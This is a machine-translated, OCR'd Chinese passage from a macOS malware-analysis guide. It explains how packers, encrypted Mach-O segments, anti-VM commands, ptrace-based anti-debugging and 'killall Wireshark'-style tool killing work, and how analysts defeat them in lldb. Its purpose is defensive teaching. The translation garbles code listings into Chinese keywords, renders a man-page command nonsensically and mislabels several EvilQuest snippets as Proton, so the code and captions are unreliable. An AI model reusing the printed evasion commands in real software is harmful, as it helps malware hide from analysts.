
一个合理的问题是，我们怎么知道样品是包装好的？莫雷索，我们怎么知道里面装的是upx？（这样我们就可以通过upx -d将其解包）。

一种半“形式化”方法是计算二进制代码的熵（随机性量），以检测压缩段（其随机性水平将比“正常”二进制指令高得多）。Objective See TaskExplorer [8]实用程序利用这种方法来检测压缩的二进制文件。

一种不太正式的方法，可以利用strings命令，或者在您选择的反汇编程序中加载二进制文件并仔细阅读代码。根据经验，可以很容易地推断出二进制是通过以下观察来压缩的：：

- 不寻常的部分名称
- 大多数字符串都是模糊的
- 不可分解的大块可执行代码
- 导入（引用外部API）的数量非常少

不寻常的节名是一个特别好的指示器，因为它还可以帮助识别用于压缩/混淆二进制文件的打包机（这对解包很重要）。例如，UPX添加了一个名为“ XHDR”的部分，可以在strings命令的输出或Mach-O查看器中看到：



UPX段头（OSX.ColdRoot）

值得注意的是，UPX是一个例外，因为它也可以解包（任何）UPX的d二进制文件。更复杂的恶意软件可能会利用自定义包装器，这可能意味着没有解包实用程序可用。但别担心！

如果你遇到一个打包的二进制文件，而没有工具来解包，调试器可能是你最好的选择。这个想法很简单，在调试器的监视下运行打包的样本，一旦解包存根被执行，就可以从内存中转储（现在）解包的二进制文件。

> 笔记:
>
> 有关分析封隔器（MPRESS）以及从内存中转储它的过程的详细讨论，请参阅@osxreverser的信息性演讲:
>
> F*ck You HackingTeam [9]

与打包机类似的是二进制加密机，它在二进制级别对原始恶意软件代码进行加密。为了在运行时自动解密恶意软件，通常会在（现在）加密的二进制文件的开头插入解密程序存根和密钥信息 ...除非操作系统本机支持加密的二进制文件（macOS就是这么做的！）。

臭名昭著的黑客团队喜欢打包机（如MPRESS）和加密机。在一篇题为“HackingTeam Reborn” [10]的博客文章中，我注意到他们的RCS安装程序利用了苹果的

专有（且未记录）Mach-O加密方案，试图阻止（或至少使）静态分析复杂化。

看看macOS的开源Mach-O加载器[11],我们会发现它支持加密（用苹果的说法是“受保护的”）数据段。这些段设置了SG_PROTECTED_VERSION_1标志（0x8）：

```
#define SG_PROTECTED_VERSION_1  0x8 /* This segment is protected.  If the
                                       segment starts at file offset 0, the
                                       first page of the segment is not
                                       protected.  All other pages of the
                                       segment are protected. */
```

SG_PROTECTED_VERSION_1标志

通过otool,我们可以在HackingTeam的implant安装程序中转储这些片段，并注意设置了这个标志（0x8）：

```
$ otool -l安装程序

...

加载命令1 cmd
  LC_段cmdsize
  328 segname
  TEXT
  vmaddr 0x00001000
  vmsize 0x00004000
  文件关闭0
  文件大小16384
  maxprot 0x00000007
  initprot 0x00000005
  NSETS 4
  标志0x8
```

HackingTeam的加密安装程序
（注意“标志”设置为SG_PROTECTED_VERSION_1（0x8））

回到macOS加载器（特别是mach_loader.c [12]），我们注意到load_段函数检查SG_PROTECTED_VERSION_1标志的值。如果设置了该标志，加载程序将调用名为unprotect_dsmos_segment的函数来解密该段：

```
01  静态加载返回加载段( ... )
02  {
03    ...
04
05    如果（scp->标志和SG受保护版本1）{
06      ret =解除对dsmos段的保护（文件开始，
07              file_end - file_start,
08              vp,
09              pager_offset,
10              地图,
11              vm_start,
12              vm_end - vm_start);
13              如果（ret！=加载成功）{
14                      返回ret；
15              }
16   }
```

/kern/mach_loader.c

由于加密方案是对称的（Blowfish或AES），并使用存储在系统管理控制器（SMC）中的静态密钥（“OurHardwerkByTheWordsGuardedPleasedOnTsteal（c）AppleC”），因此可以轻松解密，并且可以继续分析！

> 笔记:
>
> 有关macOS对加密Mach-O二进制文件的本机支持的深入讨论，请参阅“Creating undetected malware for OS X” [13]

我们已经证明，动态分析环境和工具（例如调试器）在对抗各种反（静态）分析方法方面通常相当成功。因此，恶意软件作者也试图检测并阻止动态分析，这并不奇怪。

反（动态）分析方法

恶意软件作者非常清楚，分析人员经常将动态分析作为绕过反分析逻辑的有效手段。因此，恶意软件通常包含试图检测其是否在动态分析环境（即虚拟机）和/或动态分析工具（即调试器）中执行的代码。

恶意软件可以利用几种常见的方法来检测动态分析环境和/或工具：

- 虚拟机检测
  恶意软件（正确地）假设，如果它发现自己在虚拟机中执行，它可能会受到恶意软件分析师的密切关注或动态分析。因此，恶意软件通常试图检测它是否在虚拟化环境中运行。通常，如果检测到这样的环境，恶意软件就会直接退出。

- 分析工具检测/预防
  恶意软件可能会查询其执行环境，试图检测动态分析工具，如调试器。

  如果恶意软件样本检测到自己正在调试会话中运行，它很可能会得出结论，即恶意软件分析师正在对其进行密切分析。当然，这对恶意软件来说并不理想，为了防止（继续）分析，它很可能会退出。另一种方法是（总是）首先尝试阻止调试。

那么，如何确定恶意样本是否包含反（动态）分析逻辑？

通常，如果恶意软件检测到它正在动态分析环境（如虚拟机或调试器）中运行，它通常会直接退出。因此，如果您试图在虚拟机或调试器中动态分析恶意样本，并且样本退出，这可能是它实现此类反分析逻辑的迹象。（当然还有其他原因，比如离线命令和控制服务器等）。

如果您怀疑恶意软件包含反（动态）分析逻辑，那么第一个目标是发现具体的代码。稍后将对此进行详细介绍，但一旦确定，可以修补或跳过（在调试器会话中）此代码。

发现此类反分析代码的一种方法是通过静态分析。当然，我们必须知道这种反分析逻辑可能是什么样子。因此，我们现在来描述恶意软件可以利用的各种编程方法，以检测它是否在虚拟机或调试器中执行。

OSX.MacRansom [14] 是一个以macOS用户为目标的相当基本的勒索软件样本。然而，它确实包含反vm（和反调试）逻辑。第一次反vm检查发生在0x00000001000010BB。在这里，在解码命令后，恶意软件调用系统API执行（现在已解码）命令，如果API返回非零值，则退出：

```
01  rax = decodeString(&encodedString);
```

```
02  如果（系统（rax）！= 0x0）转到离开；
03
04  离开:
05      rax = exit(0xffffffffffffffff);
06      返回rax；
07  }
```

模糊反虚拟机命令（OSX.MacRansom）

那么，恶意软件执行什么命令来检测它是否在虚拟机上运行？在调试器中，我们可以通过在调用系统之前设置一个断点来转储已解码的命令（回想一下，第一个参数，这里是命令，可以在RAX寄存器中找到）：

```
$ (lldb) x/s $rax
0x100200060: "sysctl hw.model|grep Mac > /dev/null"

(lldb) n
进程7148已停止
*线程#1,队列= 'com。苹果主线程'，停止原因=指令跳过

帧#0: 0x00000001000010bb macRansom`       lldb_unnamed_symbol1$$macRansom
  -> 0x1000010bb <+203>：调用0x1000028fe；系统0x1000010c0 <+208>的符号存根：
  testl %eax, %eax
  0x1000010c2 <+210>: jne 0x100001b05 ; <+2837>
  0x1000010c8 <+216>: movaps 0x19f1(%rip), %xmm0
```

反虚拟机命令（OSX.MacRansom）

结果是命令sysctl hw。model | grep Mac > /dev/null,首先检索系统的模型（名称），然后检查它是否包含字符串“Mac”。

在虚拟机中，sysctl-hw。model | grep Mac将返回一个非零值，作为hw的值。模型将不包含“Mac”，而是类似于“VMware7,1”的内容：

```
$ sysctl hw.model
hw.model: VMware7,1
```

系统的硬件模型（在虚拟机中）

在本机硬件（即不在VM中）上，sysctl hw。model命令将返回一个包含“Mac”的字符串，因此恶意软件不会退出。

```
$ sysctl hw.model
hw.model: MacBookAir7,2
```

系统的硬件模型（在本机硬件上）

此恶意软件还包含另一项检查，以查看它是否在虚拟机中运行。此二次检查发生在0x0000000100001126. 同样，恶意软件解码命令，通过系统执行，如果返回值不为零，则退出。具体来说，它执行：echo $（`sysctl -n hw.logicalcpu`/`sysctl -n hw.physicalcpu`））|grep 2. > /dev/null。此命令检查系统上执行恶意软件的cpu数量。在虚拟机上，该值通常仅为1. 由于这不是2. 恶意软件将退出以“避免”分析。然而，在本机硬件上，逻辑cpu计数（hw.logicalcpu）可能是4. 物理cpu计数（hw.physicalcpu）可能是2:

```
$ sysctl -n hw.logicalcpu
4
$ sysctl -n hw.physicalcpu
2
```

逻辑和物理CPU计数（在本机硬件上）

在本机（非虚拟化）系统上，逻辑CPU的数量除以逻辑CPU的数量将得到一个值2,因此恶意软件将愉快地继续执行。

另一个Mac恶意软件示例包含用于检测其是否在虚拟机中运行的代码 OSX.Mughthesec [15]:

> “...事实证明，如果安装程序检测到Flash在虚拟机中运行，它实际上不会做任何恶意的事情（除了安装Flash的合法副本）。Thomas Reed（@thomasareed）通过检查系统的MAC地址（VMWare虚拟机具有“可识别”的MAC地址）正确地猜测了这种“虚拟机检测”。显然，这是macOS广告软件中常用的伎俩“[15]

> 笔记:
>
> 有无数其他方法可以通过编程来检测一个人是否在虚拟机中执行。有关Mac恶意软件可能利用的各种方法的相当全面的列表，请参阅:
>
> “回避：macOS”[16]

除了试图确定它是否在虚拟机中执行，恶意软件还可能包含反分析代码，以检测（或阻止）动态分析工具。虽然这通常侧重于调试器检测，但一些恶意软件也会考虑其他分析工具。

例如，OSX/Proton。B [17]包含终止各种分析工具的逻辑，如macOS控制台应用程序和流行的网络监视器Wireshark。
具体来说，在一个加密文件（/Contents/Resources/.hash）中，我们可以找到以下命令：killall Console和killall Wireshark。

虽然这相当原始（而且非常明显），但这将阻止上述分析工具与恶意软件一起运行，从而阻碍分析。（当然，这些工具可以简单地重新启动。） ...甚至（只是）重新命名）。


不过，一般来说，恶意软件最感兴趣的是检测调试器是否运行，特别是它是否在调试器会话中运行。程序判断是否正在调试的最常见方法是简单地询问系统。正如苹果的开发者文档[18]所述，一个进程可以调用sysctl API，并将CTL_KERN、KERN_PROC、KERN_PROC_PID及其进程标识符（PID）作为参数。一旦sysctl函数返回，如果设置了P_tracked标志（在sysctl返回的info.kp_proc结构中），程序将被调试:

```
01 //在sysctl调用w/ KERN_PROC_PID之后
02 //如果在kp_proc struct中设置了P_tracked，则表示已调试！if（
03 P_tracked==（info.kp_proc.P_flag&P_tracked））
04 {
05    //进程正在调试中
06 }
```

调试器检测（通过P_跟踪标志）

下图说明了这种技术，包括反汇编（来自恶意样本）和伪代码。请注意，在这种特定情况下，如果恶意软件检测到它

正在调试中，它实际上会自动删除，以阻止任何继续的分析！



调试器检测（通过P_跟踪标志）

> 笔记:
>
> 有关此调试器检测技术的更多详细信息，请参阅Apple的开发者文档:
>
> “检测调试器”[18]

另一种反调试方法是试图完全阻止调试。这可以通过使用PT_DENY_ATTACH标志调用ptrace系统调用来实现。这个特定于苹果的标志“记录”在ptrace手册页中，并且“拒绝未来的跟踪”（即阻止调试器附加和跟踪）：

```
男子赛跑
```

```
PTRACE（2
）名称
ptrace -- 进程跟踪和调试

...

PT_DENY_ATTACH
此请求是被跟踪流程使用的另一个操作；它允许当前未被跟踪的进程拒绝其父进程将来的跟踪。所有其他论点都被忽略。如果当前正在跟踪该流程，它将以ENOTSUP的退出状态退出；否则，它会设置一个标志，拒绝未来的跟踪。父进程试图跟踪设置了此标志的进程将导致父进程中出现分段冲突。
```

ptrace,手册页

尝试调试使用PT_DENY_ATTACH标志调用ptrace的进程将失败:

```
$ lldb OSX.Proton
...

(lldb) r
进程666退出，状态为45（0x0000002d）
```

ptrace (PT_DENY_ATTACH)

如书面所述，”Defeating Anti-Debug Techniques: macOS ptrace variants” [19]:

> “消息进程#退出，状态= 45（0x0000002d）通常是调试目标正在使用PT_DENY_ATTACH的信号。”

在分析恶意二进制文件时，调用ptrace函数（带有PT_DENY_ATTACH标志）相当容易发现（例如，通过检查二进制文件的导入）。因此，恶意软件可能会试图混淆ptrace调用。例如，OSX。Proton[17]动态解析ptrace函数（防止其显示为导入）。如下所示，在调用dlopen函数后，恶意软件调用dlsym来解析ptrace函数的地址。dlsym（存储在rax寄存器中）的返回值是ptrace的地址 ...恶意软件提示符会调用它，传入0x1f,这是PT_DENY_ATTACH的十六进制值:

```
01  0x000000010001e6b8    xor         edi, edi
02  0x000000010001e6ba    mov         esi, 0xa
```

```
03  0x000000010001e6bf    打电话      dlopen
04  0x000000010001e6c4    mov         rbx, rax
05  0x000000010001e6c7    利亚        rsi, qword [ptrace]
06  0x000000010001e6ce    mov         rdi, rbx
07  0x000000010001e6d1    打电话      dlsym
08  0x000000010001e6d6    mov         edi, 0x1f
09  0x000000010001e6db    xor         esi, esi
10  0x000000010001e6dd    xor         edx, edx
11  0x000000010001e6df    xor         ecx, ecx
12  0x000000010001e6e1    打电话      rax
```

模糊反调试器逻辑（ptrace/PT_DENY_ATTACH）（OSX.Proton）

如前所述，如果正在调试恶意软件，对ptrace（0x000000010001e6e1）的调用将导致调试会话（强制）终止，恶意软件退出。

我们已经说明了Mac恶意软件用来检测其是否在虚拟机或调试器中运行的各种反（动态）分析方法 ...或者试图完全阻止调试。这种方法试图阻止动态分析。幸运的是，一般来说，它们都是相当微不足道的。

克服大多数反（动态）分析需要两个步骤:

1. 识别反分析逻辑的位置
2. 防止执行反分析逻辑

在这两个步骤中，第一步通常是最具挑战性的。然而，一旦熟悉了常见的反（动态）分析，识别反分析逻辑的位置就变得更容易了 ...例如本章前面讨论的方法。

熟悉了这些方法之后，明智的做法是，在开始全面调试（动态分析）会话之前，先静态地对二进制文件进行分类。在分类过程中，注意可能揭示反（动态）分析逻辑的信号。例如，如果二进制文件导入ptrace API,它很可能会尝试阻止调试（通过PT_DENY_ATTACH）。

字符串或函数/方法名称也可能显示恶意软件对分析的厌恶（例如虚拟机或调试器）。例如，对OSX运行nm命令（转储符号）。EvilQuest，揭示了名为is_debuging和is_virtual_mchn的函数:

```
$ nm OSX.EvilQuest
...

0000000100007aa0 T _is_debugging
0000000100007bc0 T _is_virtual_mchn
```

*反分析功能？（OSX.Proton
）*

毫不奇怪，这两个功能都与恶意软件的反（动态）分析逻辑有关。例如，检查调用**is_**调试函数的逻辑可以发现OSX。如果函数返回非零值（即，如果检测到调试器），**EvillQuest**将退出:

```
01  0x000000010000b89a      打电话      is_debugging
02  0x000000010000b89f      cmp         eax, 0x0
03  0x000000010000b8a2      je          继续
04  0x000000010000b8a8      mov         edi, 0x1
05  0x000000010000b8ad      打电话      出口
```

反调试逻辑（OSX.Proton）

然而，如果恶意软件（也）实现了反（静态）分析逻辑，例如字符串或代码混淆，那么通过静态分析方法定位试图检测虚拟机或调试器的逻辑可能会很困难。在这种情况下，从恶意软件的入口点（或任何初始化例程）开始的系统调试会话通常就足够了。具体地说，您可以单步访问代码，观察可能与反分析逻辑相关的**API**和系统调用。或者，如果你跳过一个函数，恶意软件立即退出，这可能表明触发了一些反分析逻辑。如果出现这种情况，只需重新启动调试会话，并进入上述函数，以便更仔细地检查代码。

更具体地说，这种**“**试错**”**方法可以以下列方式进行:

1. 启动执行恶意样本的调试器会话。从一开始就开始调试会话很重要（与连接到已经运行的进程相比）。这确保恶意软件没有机会执行任何反（动态）分析逻辑。

2. 在恶意软件可能调用的API上设置断点，以检测虚拟机或调试会话。例如sysctl、ptrace等。

3. 不允许被调试者不受限制地运行，而是手动单步执行其代码（可能是单步执行任何函数调用）。如果遇到任何断点，请检查它们的参数，以确定调用它们的目的是否是为了反分析（即使用PT_DENY_ATTACH标志调用ptrace，或者sysctl可能试图检索CPU数量或设置P_tracked标志）。回溯应该揭示调用这些API的恶意软件中代码的地址。

   如果跳过某个函数调用导致恶意软件退出（这可能是它检测到虚拟机或调试器的迹象），只需重新启动调试会话，这次就进入该函数。重复此过程，直到确定反分析逻辑的位置。

> 笔记:
>
> 我们已经注意到，应该始终在一个隔离的虚拟机（或专用分析机）中对恶意软件进行动态分析。
>
> 在（动态地）寻找反分析逻辑的同时，虚拟机还有快照的额外好处。只需在开始分析会话之前（以及随后在分析过程中的任何时间）创建一个快照即可。如果无意中触发了反分析逻辑，只需恢复到以前的快照即可。

有了任何反（动态）分析逻辑的位置，我们现在可以通过以下任何一种方法轻松绕过此类逻辑:

- 修改执行环境
- 修补磁盘上的二进制映像。
- 在调试器中，修改程序控制流。
- 在调试器中，修改寄存器/变量值。

让我们简要介绍一下每种方法。

一旦确定了恶意样本中反（动态）分析逻辑的位置，就可以简单地修改执行环境，使反分析逻辑不再触发。回想一下OSX。Mughthesec包含通过检查系统的MAC地址来检测其是否在虚拟机中运行的逻辑。如果恶意软件检测到组织唯一标识符（OUI）与虚拟机供应商（如VMware）匹配的MAC地址，它将不会执行其有效负载 ...从而阻碍了动态分析工作。

笔记:

虚拟机供应商的OUI可以在网上找到，比如在该公司的网站上。例如，在docs上可以找到在线文档。vmware。com [20]指出，vmware的OUI（前缀）是00:50:56 ...这意味着Vmware虚拟机将包含以下格式的MAC地址:

00:50:56:XX:YY:ZZ

幸运的是，通过虚拟机的设置，修改MAC地址非常简单。因此，我们可以简单地修改MAC地址，使其不在任何VM提供商OUI的范围内。什么OUI不在这个范围内？ ...你的基础（macOS）机器（例如F0:18:98）的OUI，它属于苹果！

一旦修改了MAC地址（使得OUI不再在VM提供程序的范围内失败），OSX。Mughthesec将不再检测虚拟机，因此将愉快地执行其（恶意）逻辑 ...让我们的动态分析开始。

另一种（更持久的）绕过反分析逻辑的方法是修补恶意软件（磁盘上）的二进制映像。Mac勒索软件OSX。KeyRanger [21]是这种方法的一个很好的候选者，因为它可能会在执行其恶意负载（勒索文件）之前休眠几天...阻碍动态分析。


虽然恶意软件是打包的，但它利用了upx打包机（正如我们所指出的），完全解包（通过upx -d）非常简单。解包后，静态分析可以识别负责实现睡眠逻辑的函数（在地址0x000000010000238b处调用）。

为了绕过此函数调用，以便恶意软件立即继续执行，我们可以修改（修补）恶意软件的二进制代码。具体来说，在十六进制编辑器中，我们将恶意软件可执行指令的字节从调用更改为nop。

笔记:

nop（“无操作”）是一条指令（0x90），指示CPU“不做任何事情” 当修补恶意软件中的反分析逻辑，用良性指令覆盖有问题的指令时，它很有用。

如果（现在的nop'd-out）调用失败，我们还会拒绝发出导致恶意软件终止的指令：



小睡 ...为了避免分析？（OSX.KeyRanger）

现在，每当这个修改版的OSX。KeyRanger被执行，nop指令将什么也不做，恶意软件将愉快地继续执行，从而允许我们的动态分析会话继续进行。

尽管修补恶意软件的磁盘二进制映像是“永久性的”，但它可能并不总是最好的方法。首先，如果恶意软件已打包（使用难以解包的非UPX打包器），则可能无法修补目标指令（因为它们仅在内存中解包或解密）。此外，磁盘补丁比不太持久的方法涉及更多工作，例如在调试会话期间修改恶意软件的内存代码。最后，对二进制文件的任何修改都将使任何加密签名无效。如果此类签名得到验证，则此类失效可能会阻止恶意软件成功执行。由于这些原因，恶意软件分析师更常见的做法是利用调试器绕过反（动态）分析逻辑。

调试器更强大的功能之一是它可以直接修改被调试对象的（整个）状态。当需要绕过恶意软件的反（动态）分析逻辑时，该功能尤其有用。

绕过这种反分析逻辑（通过调试器）的最简单方法可能是操纵程序的指令指针。该值存储在RIP寄存器中（在调试64位英特尔程序时），并指向CPU将执行的下一条指令。

一旦找到反分析逻辑，就可以在这样的代码上设置断点，然后（当断点被击中时），只需修改指令指针（RIP）...例如，跳过有问题的逻辑。如果操作正确，恶意软件也不会变得更聪明。

让我们回到OSX。克兰格。在地址0x000000010000238b（调用休眠3天的函数）的call指令上设置断点后，我们允许恶意软件继续，直到达到断点。此时，我们可以简单地修改指令指针，使其指向调用后的指令。由于从未进行函数调用，恶意软件不会休眠，我们的动态分析会话可以继续。

> 笔记:
>
> 在调试器会话中，通过：（lldb）reg write $rip <new value>
>
> 应该注意的是，如果操作不当，操作程序的指令指针可能会产生严重的副作用。例如，如果操作导致堆栈不平衡或未对齐，则调试对象可能会崩溃。因此，有时一种更简单的方法可以避免指令指针操作，而是修改其他寄存器。稍后将详细介绍这种方法！

让我们来看另一个例子。前面提到的OSX。EvilQuest恶意软件包含一个名为prevent_trace的函数，该函数使用PT_DENY_ATTACH标志调用ptrace API。地址0x000000010000B8B2处的代码调用此函数。如果我们允许在调试会话期间执行此函数，系统将检测调试器并立即终止会话。

为了绕过这个问题，我们只需通过将断点设置为0x000000010000. 8. 2. 避免调用以完全阻止_跟踪。一旦到达断点，我们修改指令指针的值以跳过调用（通过reg write $rip <new value>）：

```
$ (lldb) b 0x000000010000B8B2
断点1: where = EvilQuest[0x000000010000b8b2]

(lldb) c
进程683恢复
进程683已停止
*线程#1,队列= 'com。苹果主线程'，停止原因=断点1.1
```

```
-> 0x10000b8b2: callq 0x100007c20
    0x10000b8b7: leaq   0x7de2(%rip), %rdi
    0x10000b8be: movl   $0x8, %esi
    0x10000b8c3: movl   %eax, -0x38(%rbp)

（lldb）注册写入$rip 0x10000b8b7（lldb）
c
```

*跳过反调试器逻辑（OSX.Proton
）*

现在，指令指针设置为0x000000010000B8B7处的指令，因此永远不会调用prevent_trace函数，因此我们的调试会话可以不受阻碍地继续！

我们之前注意到OSX。EvilQuest包含一个名为is_debugation的函数，并提供了负责调用该函数的代码。回想一下，如果函数检测到调试会话，它将返回一个非零值，这将导致恶意软件突然终止：

```
01  0x000000010000b89a      打电话      is_debugging
02  0x000000010000b89f      cmp         eax, 0x0
03  0x000000010000b8a2      je          继续
04  0x000000010000b8a8      mov         edi, 0x1
05  0x000000010000b8ad      打电话      出口
```

反调试逻辑（OSX.Proton）

当然，如果没有检测到调试会话（is_debugging返回零），恶意软件将很乐意继续。

为了绕过这种反调试逻辑，我们可以简单地在0x000000010000B89F的指令上设置一个断点，对is_调试函数（cmp eax, 0x0）返回的值进行比较，而不是操纵指令指针。一旦命中该断点，eax寄存器将包含一个非零值，因为恶意软件将检测到我们的调试器。然而，通过调试器，我们可以秘密地将eax中的值切换为0：

```
*线程#1,队列= 'com。苹果主线程'，停止原因=断点1.1
->  0x10000b89f: cmpl   $0x0, %eax
```

```
    0x10000b8a2: je     0x10000b8b2
    0x10000b8a8: movl   $0x1, %edi
    0x10000b8ad: callq退出

（lldb）reg读取$eax
     rax = 0x00000001

（lldb）注册写入$eax 0（
lldb）c
```

